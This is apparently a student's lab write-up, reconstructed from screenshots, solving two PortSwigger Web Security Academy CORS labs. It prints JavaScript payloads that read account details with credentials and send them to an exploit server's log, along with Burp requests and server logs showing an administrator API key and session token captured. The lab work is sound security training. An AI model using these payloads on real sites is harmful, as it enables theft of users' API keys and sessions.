
LAB 5: Web Exploitation and Security


TASK 1: Cross-origin Resource Sharing (CORS)

Task 1.1 CORS vulnerability with basic origin reflection



```
GET /accountDetails HTTP/1.1
Host: 0a110087040990f7c0f0010e00c50076.web-security-academy.net
Cookie: session=Xne886WVvbwIcGwSdRC0axz5eBM65KZK
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95
Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a110087040990f7c0f0010e00c50076.web-security-academy.net/
my-account?id=wiener
Origin: https://example.com
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://example.com
Access-Control-Allow-Credentials: true
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 149

{
  "username":"wiener",
  "email":"",
  "apikey":"gl6PCdQyE3ElYI4VHjc4uuXrpb6j9lwo",
  "sessions":[
    "Xne886WVvbwIcGwSdRC0axz5eBM65KZK"
  ]
}
```



My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu


If you need to change any more of your account details, please contact us.

Your Saved Payment Cards

Content-Type: text/html; charset=utf-8

Body:

```
<script>
    var req = new XMLHttpRequest();
    req.onload = reqListener;
    req.open('get','https://0a110087040990f7c0f0010e00c50076.web-security-academy.net/accountDetails',true);
    req.withCredentials = true;
    req.send();

    function reqListener() {
        location='/log?key='+this.responseText;
    };
</script>
```



My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu


Change name

Change email address

Change password


If you need to change any more of your account details, please contact us.

```
2022-12-07 06:36:58 +0000 "POST / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; 
2022-12-07 06:36:59 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozil
2022-12-07 06:37:11 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; 
2022-12-07 06:37:11 +0000 "GET /exploit HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 
2022-12-07 06:37:13 +0000 "GET /log?key={%20%20%22username%22:%20%22wiener%22,%20%20%22emai
2022-12-07 06:37:14 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozil
2022-12-07 06:37:48 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; W
2022-12-07 06:37:49 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozil
2022-12-07 06:38:40 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; 
2022-12-07 06:38:41 +0000 "GET /exploit HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 
2022-12-07 06:38:42 +0000 "GET /log?key={%20%20%22username%22:%20%22wiener%22,%20%20%22emai
2022-12-07 06:38:43 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozil
2022-12-07 06:39:31 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; W
2022-12-07 06:39:32 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozil
2022-12-07 06:41:02 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; 
2022-12-07 06:41:02 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (W
2022-12-07 06:41:02 +0000 "GET /exploit/ HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Victim) Ap
2022-12-07 06:41:03 +0000 "GET /log?key={%20%20%22username%22:%20%22administrator%22,%20%20
2022-12-07 06:41:03 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozil
2022-12-07 06:41:04 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; W
2022-12-07 06:41:04 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozil
2022-12-07 06:41:08 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; 
2022-12-07 06:41:09 +0000 "GET /log HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0
2022-12-07 06:41:09 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozil
2022-12-07 06:44:42 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; W
2022-12-07 06:44:43 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozil
2022-12-07 06:44:53 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; 
```



```
%22email%22:%20%22%22,%20%20%22apikey%22:%20%22cKeTeimyUSYpo8NqdMNWPrwzZFDYWL2C%22,%20%20%22sessions%22:%20[%20%20%20%20%229tRD6pxX2HsjlfWgFnoIGOys4wdpRTU9%22%20%20]}
```

```
"username": "administrator",  "email": "",  "apikey": "cKeTeimyUSYpo8NqdMNWPrwzZFDYWL2C",  "sessions": [    "9tRD6pxX2HsjlfWgFnoIGOys4wdpRTU9"  ]}
```


My Account - PortSwigger
https://portswig...
Log out
MY ACCOUNT
CORS vulnerability with basic orig
Lab: CORS vulnerability with basic
https://portswigger.net/web-security/cors/lab-basic-origin-reflection-attack
Academy home
APPRENTICE
LAB
Solved
Access the lab
Track your progress

My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu

Change name

Change email address

Change password

If you need to change any more of your account details, please contact us.

Web Security Academy » CORS » Lab

Lab: CORS vulnerability with basic origin reflection

This website has an insecure CORS configuration in that it trusts all origins.


To solve the lab, craft some JavaScript that uses CORS to retrieve the administrator's API key and upload the code to your exploit server. The lab is solved when you successfully submit the administrator's API key.

You can log in to your own account using the following credentials: `wiener:peter`

Solution

Community solutions

Task 1.2 CORS vulnerability with trusted null origin



My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu


If you need to change any more of your account details, please contact us.

https://exploit-0af0002f03acd53fc25b4f8f01ff00ac.exploit-server.net

```
Content-Type: text/html; charset=utf-8
```

Body:

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc="<script>
   var req = new XMLHttpRequest();
   req.onload = reqListener;
   req.open('get','https://0aa3006503e1d502c29c4dc000d900e6.web-security-academy.net/accountDetails',true);
   req.withCredentials = true;
   req.send();
   function reqListener() {
       location='https://exploit-0af0002f03acd53fc25b4f8f01ff00ac.exploit-server.net/log?
key='+encodeURIComponent(this.responseText);
   };
</script>"></iframe>
```



My account

Your Account Details


Name
MOHANNA R S

Email
mr6552@nyu.edu

If you need to change any more of your account details, please contact us


https://exploit-0af0002f03acd53fc25b4f8f01ff00ac.exploit-server.net/log

```
67.245.6.182    2022-12-07 06:54:37 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Wind
67.245.6.182    2022-12-07 06:54:37 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "Use
167.172.112.50  2022-12-07 06:54:50 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11;
67.245.6.182    2022-12-07 06:56:37 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Win
67.245.6.182    2022-12-07 06:56:38 +0000 "GET /exploit HTTP/1.1" 200 "User-Agent: Mozilla/5.
67.245.6.182    2022-12-07 06:56:40 +0000 "GET /log?key=%7B%0A%20%20%22username%22%3A%20%22wi
67.245.6.182    2022-12-07 06:56:40 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "Use
67.245.6.182    2022-12-07 06:57:51 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Wind
67.245.6.182    2022-12-07 06:57:51 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "Use
67.245.6.182    2022-12-07 06:58:14 +0000 "GET /log?key=%7B%0A%20%20%22username%22%3A%20%22wi
67.245.6.182    2022-12-07 06:58:14 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "Use
67.245.6.182    2022-12-07 06:58:17 +0000 "GET /log?key=%7B%0A%20%20%22username%22%3A%20%22wi
67.245.6.182    2022-12-07 06:58:17 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "Use
67.245.6.182    2022-12-07 06:58:20 +0000 "GET /log?key=%7B%0A%20%20%22username%22%3A%20%22wi
67.245.6.182    2022-12-07 06:58:21 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "Use
67.245.6.182    2022-12-07 06:58:23 +0000 "GET /log?key=%7B%0A%20%20%22username%22%3A%20%22wi
67.245.6.182    2022-12-07 06:58:23 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "Use
67.245.6.182    2022-12-07 06:58:26 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Wind
67.245.6.182    2022-12-07 06:58:26 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "Use
67.245.6.182    2022-12-07 07:00:16 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Win
67.245.6.182    2022-12-07 07:00:16 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "User-Agent:
10.0.3.213      2022-12-07 07:00:16 +0000 "GET /exploit/ HTTP/1.1" 200 "User-Agent: Mozilla/5
10.0.3.213      2022-12-07 07:00:16 +0000 "GET /log?key=%7B%0A%20%20%22username%22%3A%20%22ad
10.0.3.213      2022-12-07 07:00:16 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "Use
67.245.6.182    2022-12-07 07:00:17 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Wind
67.245.6.182    2022-12-07 07:00:18 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "Use
```


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2022.11.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Settings
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode

```
